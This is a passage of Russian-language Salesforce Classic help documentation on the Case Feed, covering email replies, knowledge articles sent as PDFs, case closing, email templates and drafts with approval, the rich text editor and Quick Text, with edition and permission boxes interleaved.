**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.






- Действие «Эл. почта» позволяет **отвечать клиентам по эл. почте**. В некоторых организациях действия «Эл. почта» и «Портал» отображаются как действие «Ответить клиенту».
- Действие «Записать вызов в журнал» позволяет создавать запись, содержащую сведения о телефонном звонке. Журналы вызовов доступны только другим пользователям организации, но не клиентам.
- 📌 **Прим.:** При использовании программного телефона завершенные вызовы и примечания к вызовам автоматически регистрируются в ленте обращения аналогично записям журнала взаимодействия, поле «Статус» которых содержит значение «Завершено».
- Действие «Портал» позволяет **публиковать ответы на клиентском портале или в сообществе Chatter Answers**.
- Действие «Изменить статус» позволяет расширять, закрывать или изменять статус обращения.
- Действие «Вопрос» позволяет искать и создавать вопросы.
- Действия «Сообщение», «Файл» и «Ссылка» аналогичны действиям, отображаемым в Chatter.
  - Действие «Сообщение» позволяет создавать примечания к обращению для обмена сведениями об обращении или получения помощи от других пользователей организации. (Примечания, созданные посредством действия «Сообщение», не добавляются в связанный список «Комментарии к обращению», доступный на странице сведений об обращении.)
  - Действие «Файл» позволяет добавлять PDF-файл, фотографию или другой документ в обращение. (Документы, добавленные посредством действия «Файл», не добавляются в связанный список «Вложения», доступный на странице сведений об обращении.)
  - Действие «Ссылка» позволяет публиковать ссылку, связанную с обращением.

СМ. ТАКЖЕ:

[Общие сведения о ленте обращений](#)

## Поиск, добавление и отправка статей по эл. почте посредством инструмента ленты обращений «Статьи»

Статьи базы знаний, содержащие этапы устранения неполадок и другие подробные сведения, позволяют пользователям быстро принимать решения по обращениям. Инструмент «Статьи», доступный в ленте обращений, позволяет искать статьи, соответствующие обрабатываемому обращению, добавлять статьи в обращение и отправлять их клиентам по эл. почте.

-  **Прим.:** Прежде чем воспользоваться инструментом «Статьи», администратор организации должен [настроить Salesforce Knowledge](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для использования статей в ленте обращений:

- «Управление обращениями»

И


«Чтение» для как минимум одного типа статьи



- Чтобы открыть инструмент «Статьи», щелкните значок  .
- По умолчанию инструмент отображает статьи, содержащие ключевые слова или фразы, которые соответствуют теме и описанию обрабатываемого обращения. Если нужная статья отсутствует, введите новые критерии в поле поиска и нажмите кнопку «Повторный поиск». Чтобы воспользоваться дополнительными параметрами, щелкните ссылку «Расширенный поиск статей».
- Чтобы открыть статью в новом окне для просмотра дополнительных сведений, щелкните заголовок нужной статьи.
- Выберите нужное действие для найденной статьи.
  - Чтобы добавить статью в сообщение в виде PDF-файла, выберите действие «Отправить клиенту по эл. почте».
  - Чтобы добавить статью в виде вложения к обращению, выберите действие «Вложить в обращение».

## Заккрытие обращений

После принятия решения по обращению клиента закройте его в нескольких местоположениях и создайте решение или статью для содействия разрешения подобных обращений.

1. Нажмите кнопку **«Закрывать обращение»** на странице сведений об обращении, ссылке **«Закр.»** в связанном списке «Обращения» или кнопку **«Сохранить и закрыть»** на странице редактирования обращения. При наличии возможности выберите значение «Закр.» в поле «Статус» на странице редактирования обращения и нажмите кнопку **«Сохранить»**.
  2. При необходимости обновите поля «Статус», «Причина обращения» и все остальные поля.
  3. Если включена поддержка решений, заполните поле обращения «Сведения о решении». Если не хотите сохранять решение или отправлять его на рассмотрение менеджеру решений, снимите флажок «Отправить в общедоступные решения». Если флажок в данном поле установлен, новое решение будет автоматически ссылаться на обращение.
  4. Если в обращении имеется контакт, выберите «Уведомить контакт о закрытии обращения» для отправки электронного сообщения контакту на основе стандартного шаблона закрытия обращения.
  5. Нажмите кнопку **«Сохранить»** или **«Сохранить и создать статью»**. Последняя кнопка доступна только в том случае, если в организации используется Salesforce Knowledge и включена функция «отправки статьи при закрытии обращения».
-  **Совет:** При наличии разрешения «Управление обращениями» можно закрыть сразу несколько обращений с помощью кнопки **«Закрывать»** в списках обращений.

СМ. ТАКЖЕ:

[Советы по созданию решений](#)

## Отправка статей из обращений

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Email-to-Case или «Настройка приложения» On-Demand Email-to-Case:

Для включения функции Email-to-Case или «Изменение всех данных» On-Demand Email-to-Case: И «Настройка приложения»

Для настройки макетов страниц: «Настройка приложения»

Для создания или изменения HTML-шаблонов эл. почты: «Редактирование HTML-шаблонов»

Для создания или изменения папок с общедоступными шаблонами эл. почты: «Управление общедоступными шаблонами»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для закрытия обращений:

- «Редактирование» для обращений

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

Для создания или изменения шаблонов эл. почты Visualforce: «Настройка приложения»

---

Если статьи связаны с обращением, то пользователи, работающие над обращением, могут вкладывать PDF-версии статей в сообщения эл. почты путем выбора созданного шаблона. Такая возможность доступна только в том случае, если настроена функция [Email-to-Case](#) или [On-Demand Email-to-Case](#), а в макетах страницы обращений отображается связанный список «Эл. почта».

### Создание шаблона эл. почты, преобразующего статьи в PDF-файлы

Чтобы разрешить пользователям, работающим над обращениями, автоматически добавлять PDF-версии статей в сообщения эл. почты, выполните указанные ниже действия.

1. Введите строку *«Шаблоны эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Шаблоны эл. почты»**.
2. Чтобы создать шаблон, нажмите кнопку **«Создать шаблон»**. Чтобы изменить текущий шаблон, щелкните ссылку **«Правка»** напротив нужного шаблона. Новый или измененный шаблон должен содержать поле обращения «Статьи как документы в формате PDF».
3. Например, чтобы изменить шаблон *SUPPORT: Case Response with Solution (SAMPLE)* для добавления статей вместо решений, выполните указанные ниже действия.
  - a. Щелкните ссылку **«Правка»** напротив шаблона *SUPPORT: Case Response with Solution (SAMPLE)*.
  - b. Измените значение поля «Имя шаблона эл. почты» на *SUPPORT: Case Response with Article (SAMPLE)*.
  - c. При необходимости измените значение поля «Уникальное имя шаблона».
  - d. Выберите значение **«Поля обращения»** в раскрывающемся меню «Выбрать тип поля».
  - e. Выберите значение **«Статьи как документы в формате PDF»** в раскрывающемся меню «Выбрать поле».
  - f. Скопируйте значение поля «Копировать значение поля слияния» и вставьте его в текст сообщения эл. почты.
4. Нажмите кнопку **«Сохранить»**.

Теперь связанный список «Сообщения эл. почты» на странице сведений об обращении содержит кнопку **«Отправить сообщение эл. почты»** и поддерживает выбор нового шаблона. Статьи, связанные с обращением, автоматически преобразуются в PDF-вложения, которые при необходимости могут быть просмотрены или удалены до отправки сообщения эл. почты.



**Прим.:** Язык статьи должен соответствовать языку базы знаний. Например, если в вашей базе знаний основной язык — английский, но вам требуется преобразовать статью на японском языке в формат PDF, измените язык базы знаний на японский (в разделе «Настройка» введите *«База знаний»* в поле «Быстрый поиск», выберите **«Параметры базы знаний»**, после чего щелкните **«Редактировать»**) перед преобразованием статьи.

### Примечания по доступности полей в PDF-версиях статей

Ниже перечислены рекомендации по использованию шаблонов эл. почты, поддерживающих функцию **«Статьи как документы в формате PDF»**.

- Поля, которые отображаются в PDF-версиях статьи, определяются вашим профилем, если пункт «Использовать профиль для создания PDF-версий статьи для клиентов по обращениям» (в разделе «Настройки» введите *«Параметры базы знаний»* в поле «Быстрый поиск», затем выберите **«Параметры базы знаний»**) не отмечен флажком. Если исходная статья содержит все поля, то автоматически создаваемая PDF-версия также содержит все

поля. Поле статьи, заблокированное параметрами безопасности поля, и его данные не отображаются в PDF-версии статьи.

- Если флажок «Использовать профиль для создания финальных PDF-статей для обращений» установлен, а профиль выбран в меню **«Профиль»** (в меню «Настройка» введите *«Параметры базы знаний»* в поле «Быстрый поиск», выберите **«Параметры базы знаний»**), то выбранный профиль определяет поля, отображаемые в автоматически создаваемых PDF-версиях. Например, пользователь, отправляющий клиентам PDF-версии статей, может выбрать профиль «Пользователь клиентского портала», чтобы гарантировать отсутствие полей, предназначенных для внутреннего пользования, в PDF-версиях статей.
- Независимо от заданных параметров и выбранного профиля, поля, доступные в разделе статьи «Свойства» (например, «Дата первой публикации», «Дата последнего изменения», «Дата последней публикации» и «Сводка») не добавляются в PDF-версию.

СМ. ТАКЖЕ:

[Общие сведения о Salesforce Knowledge](#)

[Настройка Salesforce Knowledge](#)

## Отправка ответов клиентам

### Отправка сообщений эл. почты клиентам

#### Работа с сообщениями эл. почты, содержащими обращения

Обращения, созданные с помощью функции Email-to-Case или On-Demand Email-to-Case, отображаются в связанном списке «Сообщения эл. почты». Связанный список «Сообщения эл. почты» содержит все сообщения эл. почты, отправленные клиентом по конкретному обращению, а также цепочки сообщений между текущим пользователем и его клиентом. Связанный список позволяет отображать первые 77 символов сообщения эл. почты, поэтому пользователи могут просматривать содержимое сообщений без их открытия.

Чтобы воспользоваться функцией Email-to-Case или On-Demand Email-to-Case, выполните указанные ниже действия.

- Чтобы отправить сообщение эл. почты контакту, другому пользователю или любому другому адресату, нажмите кнопку **«Отправить сообщение эл. почты»**.
- Чтобы ответить на сообщение эл. почты, нажмите кнопку **«Ответить»**. В ответ автоматически добавляется сообщение, полученное от клиента. Введите ответ и нажмите кнопку **«Отправить»**.

При ответе на сообщения эл. почты в связанном списке обращения «Эл. почта» поле «От» может содержать адрес `no-reply@salesforce.com` или `support@company.com`. Отображаемый адрес определяется способом обработки заголовков входящих сообщений эл. почты «Отправитель» и «От» почтовыми приложениями получателей. По умолчанию для организации выбран параметр «Включить соответствие протоколу Sender ID», который обеспечивает совместимость сообщений Salesforce с почтовыми приложениями, требующими наличия заголовка «Отправитель» для доставки.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для работы с сообщениями эл. почты, содержащими обращения:

- «Редактирование» для обращений

- Чтобы ответить всем участникам цепочки, нажмите кнопку **«Всем»**.
- Чтобы просмотреть сообщение эл. почты, щелкните тему нужного сообщения. При необходимости ответьте отправителю, ответьте всем адресатам, перенаправьте или удалите сообщение эл. почты.
- Чтобы просмотреть все сообщения эл. почты, связанные с обращением, щелкните ссылку **«Список сообщений эл. почты»** при просмотре сообщения эл. почты. Чтобы просмотреть другие сообщения эл. почты, воспользуйтесь ссылками **«Далее»** или **«Назад»**.



**Прим.:** Ссылки **«Список сообщений эл. почты»**, **«Далее»** и **«Назад»** недоступны на клиентском и партнерском порталах.

- Чтобы переслать просматриваемое сообщение эл. почты, щелкните **«Перенаправить»**. В сообщение эл. почты автоматически добавляется сообщение, полученное от клиента. При необходимости введите текст и нажмите кнопку **«Отправить»**.
- Чтобы просмотреть HTML-версию сообщения эл. почты, исходная версия которого использовала HTML-формат, щелкните ссылку **«Щелкните здесь для просмотра HTML-версии»**. Чтобы просмотреть весь заголовок сообщения эл. почты, щелкните ссылку **«Щелкните здесь для просмотра заголовков исходных сообщений эл. почты»**.
- Чтобы просмотреть вложения, добавленные во входящие сообщения эл. почты, перейдите к связанному списку **«Вложения»**. Чтобы просмотреть вложения, добавленные в исходящие сообщения эл. почты, воспользуйтесь связанным списком исходящих сообщений **«Вложения»**.

Максимальный размер вложения составляет 5 Мб. Пользователь, выполнивший настройку почтового приложения, может просматривать файл журнала для определения вложений, размер которых превышает максимально допустимый.


- Чтобы удалить сообщение эл. почты, щелкните ссылку **«Удал.»**. Обратите внимание, что удаленное сообщение эл. почты может быть восстановлено из корзины. Однако сообщение эл. почты, удаленное из обращения, которое также было удалено, не может быть восстановлено из корзины.

Связанный список **«Эл. почта»** отображает сообщения эл. почты в порядке получения (самые последние отображаются первыми). Ниже перечислены статусы сообщений эл. почты, доступных в связанном списке.


| Статус сообщения эл. почты | Описание   |
|----------------------------|--|
| <b>Новое</b> 📧             | Входящее сообщение эл. почты, которое еще не прочитано. Содержимое поля «Тема» отображается полужирным шрифтом для сообщений эл. почты, поле «Статус» которых содержит значение «Новое». |
| <b>Прочитанное</b> 📧       | Входящее сообщение эл. почты, которое прочитано, но не отвечено.   |
| <b>Отправленное</b> 📧      | Исходящее сообщение эл. почты.   |
| <b>Отвечено</b> 📧          | Входящее сообщение эл. почты, которое отвечено. Статус «Отвечено» присваивается при ответе на отправленное сообщение эл. почты.  |

Если обращение содержит новое (непрочитанное) сообщение эл. почты, то задача **«Эл. почта»**, связанная с этим обращением, автоматически создается в списке задач ответственного с отображаемой темой сообщения эл. почты. Ответственный может просмотреть новую задачу на вкладке **«Начальная страница»** или в связанном списке обращения **«Открытые действия»**. Чтобы просмотреть сообщение эл. почты, связанное с обращением, щелкните ссылку, доступную

в задаче. Если пользователь отвечает на сообщение эл. почты, то задача удаляется из списка задач ответственного и добавляется в связанный список обращения «Журнал действий». Чтобы переместить задачу без отправки ответа в связанный список «Журнал действий», назначьте задаче статус «Завершено».

 **Прим.:** Если входящие сообщения эл. почты создают новое обращение, а правила назначения добавляют данное обращение в очередь, то задача «Эл. почта» назначается пользователю, настроившему почтовое приложение.

Если входящее сообщение эл. почты не содержит адреса текущего контакта, то поле обращения «Веб-имя» автоматически обновляется и принимает значение поля сообщения эл. почты «От», а поле обращения «Веб-адрес» также автоматически обновляется и принимает значение адреса эл. почты, указанного во входящем сообщении.

 **Совет:** Чтобы просмотреть обращения, полученные посредством функции Email-to-Case, добавьте поле «Является входящим» в выполняемый отчет «Обращения с сообщениями эл. почты».

СМ. ТАКЖЕ:

[Отправка статей из обращений](#)

## Отправка исходных и ответных сообщений эл. почты из ленты обращений

Действие «Эл. почта» ленты обращений позволяет экономить рабочее время на создании сообщений и настраивать сообщения эл. почты, отправляемые клиентам.

 **Прим.:**

- Действие «Эл. почта» ленты обращений доступно только при использовании функции Email-to-Case.
- В зависимости от параметров ленты обращений, заданных администратором, некоторые описанные ниже элементы интерфейса могут быть недоступны или выглядеть иначе.

Выполните указанные ниже действия.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщений  
эл. почты:

- «Отправка эл. почты»




1. В зависимости от отображаемого действия, нажмите кнопку **«Ответить клиенту»** и выберите действие «Эл. почта» или сразу щелкните «Эл. почта». Чтобы ответить на сообщение, щелкните **«Ответить»** или **«Ответить всем»** под нужным сообщением эл. почты в ленте.
2. При использовании шаблонов эл. почты **выберите нужный шаблон**.
3. Выберите адрес в поле **«От»**.  
Если данное поле не отображается в виде раскрывающегося списка, то адрес отправителя уже задан администратором.
4. Адрес эл. почты контакта, создавшего обращение, автоматически отображается в поле «Кому», при условии, что автором является существующий контакт. Чтобы добавить других получателей, щелкните значок  для поиска адреса, либо введите или вставьте нужные адреса эл. почты или имена в поле «Кому».
  - При вводе адреса эл. почты или имени, соответствующего одному контакту или пользователю, адрес отображается в виде кнопки, содержащей имя пользователя.
  - Чтобы одновременно добавить несколько адресов, скопируйте и вставьте нужные адреса через пробел или запятую. Данные адреса эл. почты отображаются в виде кнопок, содержащих имена связанных контактов или пользователей.
  - При вводе адреса эл. почты, соответствующего нескольким контактам или пользователям, адрес отображается в виде кнопки. Чтобы выбрать нужного пользователя, нажмите данную кнопку и просмотрите список пользователей, связанных с введенным адресом эл. почты.
5. Чтобы отправить копию сообщения другим пользователям, щелкните ссылку **«Добавить копию»** или **«Добавить СК»**.
6. По умолчанию тема сообщения эл. почты соответствует имени связанного обращения. При необходимости измените тему.
7. Чтобы отформатировать сообщение, **воспользуйтесь редактором обогащенного текста**.
8. Создайте сообщение. При использовании сообщений типа «Быстрый текст» **добавьте их в текст сообщения эл. почты**.



9. Если организация поддерживает электронные черновики, нажмите кнопку **«Сохранить»** для сохранения копии сообщения в качестве черновика. Сообщение, сохраненное в качестве черновика, может быть изменено любым агентом, имеющим доступ к соответствующему обращению.
10. Чтобы добавить файлы в сообщение, щелкните ссылку **«Вложить файл»** или перетащите нужные файлы на панель вложений.
11. При необходимости **прикрепите статью к сообщению**.
12. Нажмите кнопку **«Отправить эл. почту»**.

Примечание. В зависимости от параметров ленты обращений, заданных администратором, данная кнопка может иметь разные названия.



**Совет:** Чтобы изменить высоту панели сообщения, потяните значок , расположенный в нижнем правом углу. Чтобы расширить область просмотра вводимого текста, рекомендуем увеличить высоту. Чтобы расширить область просмотра журнала обращения, рекомендуем уменьшить высоту. Обновленная панель сообщения используется при создании каждого сообщения эл. почты до повторного изменения ее размера.

СМ. ТАКЖЕ:

[Публикация сообщений для обращений и вопросов сообщества посредством действия «Сообщество» ленты обращений](#)


[Общие сведения о ленте обращений](#)


[Использование быстрого текста в ленте обращений](#)

## Добавление изображений и файлов в сообщения эл. почты посредством ленты обращений

Система позволяет предоставлять клиентам подробные сведения, необходимые для быстрого устранения возникающих неполадок, путем вложения файлов в сообщения эл. почты и добавления встроенных изображений, расширяющих текстовое содержимое.

Например, пользователь, обрабатывающий обращение, которое предполагает применение клиентом нескольких разных решений, может дополнить ответное сообщение эл. почты специальным видеороликом или документом, содержащим подробное описание разных этапов устранения неполадок. Кроме того, пользователь может дополнить текст сообщения встроенными изображениями каждого этапа, позволяющими клиентам максимально точно выполнять нужные действия.

- Чтобы добавить встроенное изображение, щелкните значок  на панели инструментов публикатора «Эл. почта» ленты обращений и загрузите нужное изображение или добавьте ссылку. Размер каждого внедряемого изображения не должен превышать 1 Мб; допустимые форматы: PNG, JPG, JPEG, JPE, JFIF, PJPEG, BMP и GIF. Общий размер сообщения эл. почты, включая изображения и текст, не может превышать 12 Мб.

 **Прим.:** Изображения могут быть добавлены посредством редактора обогащенного текста в публикаторе «Эл. почта». Редактор обычного текста не поддерживает внедрение изображений.

- Чтобы вложить файлы в сообщение эл. почты, воспользуйтесь элементом **«Загрузить файлы»**, позволяющим выбирать файлы на компьютере или в системе Salesforce, либо использовать файлы, вложенные в обращение, или перетащите файлы в область вложений, расположенную внизу публикатора «Эл. почта». Каждое

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщений эл. почты, содержащих вложения или встроенные изображения:


- «Отправка эл. почты»

сообщение эл. почты может содержать вложение размером не более 10 Мб. Система Salesforce поддерживает все типы файлов.

 **Прим.:** Функция перетаскивания доступна только обозревателям, поддерживающим HTML5.

- Щелкните **«Файлы»**, чтобы просмотреть список добавленных вложений.
- Чтобы удалить вложение, щелкните значок  напротив нужного вложения.

Все внедренные изображения отображаются получателю в тексте сообщения эл. почты. Если общий размер вложений превышает 3 Мб, то все вложения отображаются в виде ссылок, которые могут использоваться получателем для загрузки файлов. В противном случае каждый файл отображается в виде вложения.

 **Пример:** Например, пользователь является агентом службы поддержки для компании-производителя бытовой техники, который обрабатывает обращение клиента, связанное с неисправностью морозильной камеры холодильника. Пользователь может отправить клиенту сообщение эл. почты, содержащее подробные инструкции по устранению неполадок морозильной камеры, а также дополнить свой ответ изображениями всех этапов и двумя документами: PDF-версия руководства пользователя (2 Мб) и список рекомендаций по обслуживанию (10 Кб). Таким образом, получателю сообщения эл. почты будут доступны следующие вложения:

- Изображения, внедренные в текст сообщения эл. почты, которые могут использоваться клиентом как наглядные материалы по устранению неполадок.
- Руководство пользователя и список рекомендаций по обслуживанию (т. к. их общий размер не превышает 3 Мб).

Если сообщение эл. почты дополняется видеороликом (2,5 Мб), то все три вложения будут отображаться клиенту в виде ссылок, т. к. общий размер всех вложений будет превышать 3 Мб.

СМ. ТАКЖЕ:

[Отправка исходных и ответных сообщений эл. почты из ленты обращений](#)


[Поиск, добавление и отправка статей по эл. почте посредством инструмента ленты обращений «Статьи»](#)

[Настройка сообщений эл. почты посредством редактора обогащенного текста в ленте обращений](#)

## Использование шаблонов эл. почты в ленте обращений

Гарантируя согласованность данных и экономно времени, шаблоны позволяют быстро добавлять основные сведения (например, имя клиента и номер обращения). Шаблоны эл. почты (текстовые, HTML или Visualforce), созданные администратором, а также собственные шаблоны эл. почты, могут использоваться для отправки сообщений клиентам в ленте обращений.


При работе с шаблонами эл. почты рекомендуем использовать [редактор обогащенного текста](#).

 **Прим.:** В зависимости от параметров ленты обращений, заданных администратором, при использовании действия «Эл. почта» может отображаться предварительно загруженный шаблон. Чтобы выбрать другой шаблон, выполните указанные ниже действия.

Чтобы воспользоваться шаблоном, выполните указанные ниже действия.

1. В зависимости от отображаемого действия, нажмите кнопку **«Ответить клиенту»** и выберите действие «Эл. почта» или сразу щелкните «Эл. почта».
2. Щелкните «Выбрать шаблон».
3. Выберите папку, содержащую нужный шаблон.
4. Чтобы добавить шаблон в сообщение эл. почты, щелкните имя нужного шаблона.

 **Совет:**

- Все текстовые или HTML-шаблоны добавляются в порядке их выбора. Выбранный шаблон Visualforce заменяет шаблон, выбранный ранее.
- Вложения, доступные в выбранном шаблоне, также добавляются в сообщение.
- Поля слияния, доступные в выбранном шаблоне, объединяются только в том случае, если связаны с обращением.
- Чтобы удалить шаблон, щелкните значок . Данное действие также удаляет любой введенный текст и все вложения.


5. [Отправьте готовое сообщение получателю.](#)

## Работа с электронными черновиками в ленте обращений

Электронные черновики позволяют агентам службы поддержки сохранять созданные сообщения для более поздней отправки, а администраторам — создавать процессы утверждения для сообщений эл. почты.

Черновики доступны только в том случае, если их поддержка включена администратором.

Благодаря возможности сохранения сообщений в качестве черновиков, агенты службы поддержки могут собирать дополнительную информацию о текущей проблеме, советоваться с коллегами по обязательным этапам устранения неполадок или временно завершать работу с системой Salesforce. Чтобы сохранить созданное сообщение эл. почты в качестве черновика, нажмите кнопку **«Сохранить»** под текстовым полем.

 **Прим.:** Черновики не сохраняются автоматически.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщений  
эл. почты:

- «Отправка эл. почты»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Каждое обращение может иметь только один связанный электронный черновик, поэтому дополнительное сообщение эл. почты, связанное с обращением, для которого уже сохранен один черновик, может быть создано только после отправки или удаления текущего черновика. При просмотре обращения со связанным черновиком пользователю отображается уведомление, содержащее имя автора черновика и ссылку для просмотра. Электронный черновик, который не отправлен на утверждение, может быть изменен любым агентом или администратором, имеющим доступ к соответствующему обращению.

Если компания использует процессы утверждения для сообщений эл. почты, то готовое сообщение отправляется на проверку администратору. (В зависимости от параметров процессов утверждения, заданных администратором, пользователи могут отправлять сообщения напрямую клиентам или на проверку старшим агентам.) Утвержденное сообщение отправляется клиенту. Отклоненное сообщение и причина отклонения отображаются вверху публикатора при выборе действия «**Эл. почта**» во время просмотра обращения. При необходимости сообщение может быть изменено и отправлено повторно.

СМ. ТАКЖЕ:

[Проверка и утверждение электронных черновиков](#)

## Проверка и утверждение электронных черновиков

В зависимости от параметров электронных черновиков и процессов утверждения, заданных администратором, сообщения, созданные подчиненными агентами, могут быть отправлены клиентам напрямую, либо только после дополнительной проверки и утверждения.

Если агент отправляет сообщение на утверждение, то администратор получает электронное уведомление, содержащее ссылку на соответствующее обращение. Уведомление отображается вверху публикатора при выборе действия «**Эл. почта**». Чтобы открыть страницу сведений о сообщении, щелкните «**Просмотр сообщения эл. почты**». Ниже перечислены действия, доступные на данной странице.

- Чтобы сделать сообщение доступным для редактирования, щелкните «**Разблокировать запись**».
- Чтобы удалить черновик, щелкните «**Удалить**».
- Чтобы утвердить или отклонить сообщение, щелкните «**Утвердить/отклонить**» в связанном списке «Журнал утверждений».
- Чтобы назначить утверждение другому администратору, щелкните «**Переназначить**».

Утвержденное сообщение отправляется клиенту. Отклоненное сообщение может быть дополнено примечанием, содержащим причины отклонения. Наряду с уведомлением об отклонении черновика, данное примечание отображается над публикатором страницы обращения при выборе действия «**Эл. почта**».

СМ. ТАКЖЕ:

[Работа с электронными черновиками в ленте обращений](#)

[Включение стандартных шаблонов эл. почты в ленте обращений](#)

[Создание процессов утверждения для электронных черновиков](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для проверки и утверждения  
электронных черновиков:

- «Отправка эл. почты»

И


Включение в процесс  
утверждения эл. почты

## Настройка сообщений эл. почты посредством редактора обогащенного текста в ленте обращений


Редактор обогащенного текста позволяет настраивать сообщения эл. почты, отправляемые клиентам. Пользователи могут форматировать текст, создавать маркированные или нумерованные списки и добавлять изображения или ссылки.

### Доступ к редактору

Редактор обогащенного текста отображается после нажатия кнопки «Эл. почта» или «Ответить клиенту» и выбора действия «Эл. почта» в публикаторе ленты обращений. Ниже перечислены причины, препятствующие отображению редактора.


- Поддержка редактора не включена администратором.
- Последний раз сообщение эл. почты в ленте обращений создавалось посредством редактора обычного текста. Чтобы открыть редактор обогащенного текста, щелкните значок-переключатель .

### Советы по использованию редактора обогащенного текста

- Редактор обогащенного текста доступен только для действия «Эл. почта».
- HTML или любой другой тип разметки, добавленный в редакторе, не будет отображаться при отправке сообщения.
- Чтобы удалить сообщение, нажмите кнопку .

## Использование быстрого текста в ленте обращений

Быстрый текст позволяет ускорить отправку ответов клиентам и обновление обращений. Готовые сообщения (например, приветствия или типичные этапы устранения неполадок) могут быть добавлены в сообщения эл. почты или сообщения портала. Готовые примечания могут быть добавлены в обновления статуса обращения и журналы вызовов. Лента обращений позволяет использовать быстрый текст в действиях «Эл. почта», «Портал», «Изменить статус» и «Записать вызов в журнал».

 **Прим.:** Используемое действие поддерживает только сообщения типа «Быстрый текст», назначенные соответствующему каналу. Например, действие «Эл. почта» поддерживает только сообщения, назначенные каналу «Эл. почта».

1. Выберите действие «Эл. почта», «Портал», «Изменить статус» или «Записать вызов в журнал».
2. Введите символы ; ; в текст действия.  
Если перед этим использовался «Быстрый текст», то отобразится список сообщений «Быстрый текст» с сообщениями, использовавшимися последними, вверху списка. Если «Быстрый текст» используется впервые, сообщения не отобразятся.
3. Чтобы просмотреть дополнительные сообщения, введите слово или фразу.  
При этом отображается список сообщений, содержащих введенные слова.
4. Чтобы просмотреть заголовок и полный текст сообщения, щелкните или выделите нужное сообщение с помощью клавиш со стрелками.  
Полное сообщение отображается в нижней части списка «Быстрый текст».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщений эл. почты:

- «Отправка эл. почты»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования быстрого текста в ленте обращений:

- «Чтение» для объекта «Быстрый текст»


5. Чтобы выбрать сообщение, дважды щелкните или выделите нужное сообщение и нажмите клавишу ENTER. Поля слияния, используемые выбранным сообщением, заполняются при добавлении сообщения.

## Общение с клиентами по телефону

### Salesforce CRM Call Center. Требования к системе

Приложение Salesforce CRM Call Center доступно только тем пользователям Salesforce, на рабочие компьютеры которых установлен небольшой адаптер СТИ. Ниже перечислены *минимальные* требования к системе для установки адаптера.

- Адаптеры, разработанные с помощью инструментария СТИ Toolkit 4.0 или более поздней версии
